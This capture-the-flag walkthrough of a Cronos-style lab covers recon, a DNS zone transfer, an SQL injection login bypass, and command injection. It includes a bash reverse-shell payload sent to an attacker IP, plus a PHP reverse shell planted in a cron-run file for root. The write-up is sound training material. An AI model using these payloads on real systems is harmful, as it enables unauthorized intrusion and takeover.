
# [Referenced from HTB CRONOS](https://0xdf.gitlab.io/2020/04/14/htb-cronos.html) (<< THIS IS A LINK)


# Recon

## NMAP

*nmap -p- --min-rate 10000 192.168.109.50*




*nmap -sC -sV -p 53,80,3306 192.168.109.50*



## DNS


*Server 192.168.109.50*

*192.168.109.50*



Zone transfer

*dig axfr crony.zhal @192.168.109.50*



Add into Kali file **/etc/hosts** file:


*192.168.109.50 crony.zhal admin.crony.zhal ns1.crony.zhal www.crony.zhal*




NS1.crony.zhal & 192.168.109.50 brings you to this page




[www.crony.zhal](http://www.crony.zhal) and crony.zhal brings you to this page

****


Click on the red flag to visit new.php and inspect page and you will find the 1st flag



admin.crony.zhal



SQLi Bypass Login




Command Injection - Net Tool Enumeration (2nd flag)




Key in the reverse shell into burp suite when intercepting the tracerout/ping execute command.

command=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.109.146/500+0>%261'%26host=


(^ change to the kali ip and the port you are listening to)



Make sure to listen to the port first then forward the request




Entered reverse shell



Find the user.txt file under /home/zx (3rd flag)




Under crontab > cat /etc/crontab. The artisan file will be executed everytime



Use a reverse shell script to privilege escalate to root

*/usr/share/webshells/php/php-reverse-shell.php*

Change the ip and port accordingly




Change the name of the file:

*mv ./php-reverse-shell.php ./artisan*

**

Create a python http server


python3 -m http.server 1234




Remove artisan




Use WGET to retrieve file from python web sever



Listen to port stated in the reverse php shell script



Wait till the crontab to execute the artisan file



root file is under > /home/root > cat root.txt

